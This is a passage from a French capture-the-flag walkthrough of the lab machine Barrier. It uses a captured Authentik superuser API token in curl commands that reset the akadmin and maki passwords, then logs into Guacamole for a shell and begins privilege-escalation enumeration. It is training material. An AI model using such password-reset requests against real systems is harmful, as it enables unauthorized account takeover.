
Le message Login to continue to Guacamole confirme que cette application utilise également Authentik pour son authentification SSO, comme GitLab.
Connexion avec satoru
Puisque tu disposes déjà des identifiants de satoru, tu peux commencer par les essayer sur ce formulaire.
L’authentification fonctionne et te permet d’accéder à l’interface de Guacamole sous l’identité satoru.

Cependant, la section All Connections est vide : aucune connexion distante n’est proposée à cet utilisateur.
Tu peux donc t’authentifier auprès de Guacamole, mais tu ne disposes pas d’un accès à une machine distante.
Connexion avec akadmin
Il est alors tentant d’essayer de te connecter à Guacamole avec akadmin, puisque ce compte dispose des privilèges d’administrateur dans GitLab et de superutilisateur dans Authentik.
Cependant, tu ne connais pas son mot de passe.
Puisque tu disposes d’un jeton API avec les privilèges de superutilisateur Authentik, tu peux l’utiliser pour définir un nouveau mot de passe pour akadmin.
Lors de l’énumération des endpoints, tu avais découvert /core/users/{id}/set_password/, qui permet de modifier le mot de passe d’un utilisateur. Le compte akadmin possède l’identifiant 4.
Depuis ton répertoire de travail barrier, exécute :
curl -sk -X POST \
  -H "Authorization: Bearer $(cat authentik-token.txt)" \
  -H "Content-Type: application/json" \
  -d '{"password":"TonNouveauMotDePasse"}' \
  https://barrier.vl:9443/api/v3/core/users/4/set_password/ \
  -w '\nHTTP %{http_code}\n'
Remplace TonNouveauMotDePasse par le mot de passe de ton choix.
Cette requête utilise la méthode HTTP POST pour transmettre le nouveau mot de passe au format JSON. Le jeton AUTHENTIK_TOKEN autorise l’opération auprès d’Authentik.
Un retour HTTP 204 No Content indique que le changement de mot de passe a été accepté, sans contenu dans la réponse.
Tu peux alors retourner sur le formulaire Authentik de Guacamole et t’authentifier avec akadmin et ce nouveau mot de passe.
La connexion fonctionne, mais le résultat est identique à celui obtenu avec satoru : aucune connexion distante n’est disponible dans Guacamole.

Cette tentative montre que les privilèges d’administration dans GitLab ou Authentik ne donnent pas automatiquement accès aux connexions configurées dans Guacamole. L’application gère ses propres autorisations, indépendamment de l’authentification SSO.
Connexion avec maki
Puisque les comptes satoru et akadmin ne disposent d’aucune connexion distante dans Guacamole, tu peux essayer avec maki, le troisième compte utilisateur découvert lors de l’énumération de l’API Authentik.
Tu ne connais pas non plus son mot de passe, mais tu peux utiliser le jeton AUTHENTIK_TOKEN pour en définir un nouveau, comme tu l’as fait pour akadmin.
Le compte maki possède l’identifiant 35. Depuis ton répertoire de travail barrier, exécute :
curl -sk -X POST \
  -H "Authorization: Bearer $(cat authentik-token.txt)" \
  -H "Content-Type: application/json" \
  -d '{"password":"TonNouveauMotDePasse"}' \
  https://barrier.vl:9443/api/v3/core/users/35/set_password/ \
  -o /dev/null \
  -w 'HTTP %{http_code}\n'
La réponse HTTP 204 confirme que le nouveau mot de passe a été enregistré dans Authentik.
Si tu es encore connecté à Guacamole avec akadmin, clique sur le nom de l’utilisateur en haut à droite, puis sélectionne Logout.
Ferme ensuite complètement Firefox et relance-le pour repartir d’une nouvelle session.
Accède à http://barrier.vl:8080/guacamole/ et authentifie-toi avec maki et son nouveau mot de passe.
Cette fois, la section All Connections affiche une connexion distante nommée Maintenance.

Contrairement aux deux comptes précédents, maki dispose donc des autorisations nécessaires pour utiliser cette connexion.
En cliquant sur Maintenance, tu ouvres directement un terminal Linux dans Guacamole.

L’invite maki@barrier:~$ confirme que tu disposes désormais d’un accès à la machine sous l’identité maki.
Tu n’as pas eu besoin de connaître son mot de passe Linux : Guacamole utilise les paramètres de sa connexion distante préconfigurée pour ouvrir la session.
Tu as ainsi obtenu ton premier accès au système, en passant par GitLab, l’API Authentik et Guacamole.
Flag user.txt
Maintenant que tu disposes d’un terminal Linux via Guacamole, tu peux examiner le contenu du répertoire personnel de maki :
maki@barrier:~$ ls -l
total 4
-rw-r----- 1 root maki 33 Nov 15 14:38 user.txt
Le fichier user.txt appartient à root, mais le groupe maki dispose des permissions nécessaires pour le lire.
Tu peux donc récupérer le premier flag :
maki@barrier:~$ cat ./user.txt
5c11******************************ff72
Le flag utilisateur est récupéré, ce qui termine la prise de pied sur Barrier.htb.
Escalade de privilèges
Une fois connecté en tant que maki, tu peux commencer l’énumération locale afin d’identifier une piste permettant d’obtenir les privilèges root.
La méthode générale est détaillée dans la recette « Escalade de privilèges Linux : comment devenir root en CTF » .
sudo -l
Commence par vérifier si ton utilisateur dispose d’autorisations particulières avec sudo -l :
maki@barrier:~$ sudo -l
[sudo] password for maki:
Sorry, try again.
Tu ne connais pas le mot de passe Linux de maki. En effet, le mot de passe défini précédemment dans Authentik permet de t’authentifier auprès de Guacamole via SAML, mais il est indépendant de celui du compte Linux.
Tu ne peux donc pas consulter les éventuelles autorisations sudo de ton utilisateur et dois poursuivre ton énumération locale.
Exploration de l’environnement local
Commence par identifier ton utilisateur, les groupes auxquels il appartient et ton répertoire de travail.
maki@barrier:~$ whoami
maki
maki@barrier:~$ id
uid=1001(maki) gid=1001(maki) groups=1001(maki)
maki@barrier:~$ pwd
/home/maki
L’utilisateur maki possède l’UID 1001 et appartient uniquement à son propre groupe. Ton répertoire de travail est /home/maki.
Examine ensuite les répertoires personnels présents sur la machine :
maki@barrier:~$ ls -la /home
total 20
drwxr-xr-x  5 root     root  4096 Dec 23  2024 .
drwxr-xr-x 18 root     root  4096 Jun 24  2025 ..
drwxr-x---  5 local    local 4096 Jun 24  2025 local
drwxr-x---  5 maki     maki  4096 Jun 24  2025 maki
drwxr-x---  4 maki_adm admin 4096 Dec 22  2024 maki_adm
Tu découvres trois répertoires personnels : local, maki et maki_adm.
Le répertoire de maki_adm attire ton attention : il appartient au groupe admin et ses permissions drwxr-x--- en réservent l’accès à son propriétaire et aux membres de ce groupe.
Comme maki n’appartient pas au groupe admin, tu ne peux pas accéder à ce répertoire avec tes permissions actuelles.
Cette découverte te donne une première piste pour poursuivre ton exploration des comptes et des privilèges.
Connexion avec maki_adm
La présence du répertoire /home/maki_adm, associé au groupe admin, t’incite à rechercher un moyen d’accéder à ce compte.
